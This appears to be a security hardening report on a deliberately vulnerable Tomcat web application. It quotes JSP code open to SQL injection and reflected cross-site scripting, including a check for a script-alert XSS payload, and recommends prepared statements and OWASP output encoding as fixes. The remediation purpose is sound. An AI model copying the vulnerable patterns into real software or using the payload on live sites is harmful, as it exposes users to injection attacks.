
Other security measures include, enforcing HTTPS, removing server banner, starting Tomcat with a security manager, running Tomcat from a non-privileged account…

Source code security measures

Security Measure 4: SQL injection

The **product.jsp** file has two pieces of code for querying the database that are vulnerable to SQL injection because they do not use prepared statements:

[1] https://geekflare.com/apache-tomcat-hardening-and-security-guide/
[2] https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
[3] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html




```
String productId = request.getParameter("prodid");
String typeId = request.getParameter("typeid");
PreparedStatement stmt = null;
ResultSet rs = null;
try {
    NumberFormat nf = NumberFormat.getCurrencyInstance();
    if (typeId != null) {
        stmt = conn.prepareStatement("SELECT * FROM Products, ProductTypes where typeid=" + Integer.parseInt(typeId) +
                " AND Products.typeid = ProductTypes.typeid");
        rs = stmt.executeQuery();
```

A more secure code should use prepare, bind execute.

Security Measure 5: XSS

The **search.jsp** file takes a query and displays it in the page without sanitisation:



```
<%
String query = (String) request.getParameter("q");

if (request.getMethod().equals("GET") && query != null){
        if (query.replaceAll("\\s", "").toLowerCase().indexOf("<script>alert(\"xss\")</script>") >= 0) {
                conn.createStatement().execute("UPDATE Score SET status = 1 WHERE task = 'SIMPLE_XSS'");
        }

%>
<b>You searched for:</b> <%= query %><br/><br/>
```

A more secure code could use, for example, the OWASP Encoder JSP library instead:
<%@ page import="org.owasp.encoder.Encode" %>
query = Encode.forHtml(query); // Output encoding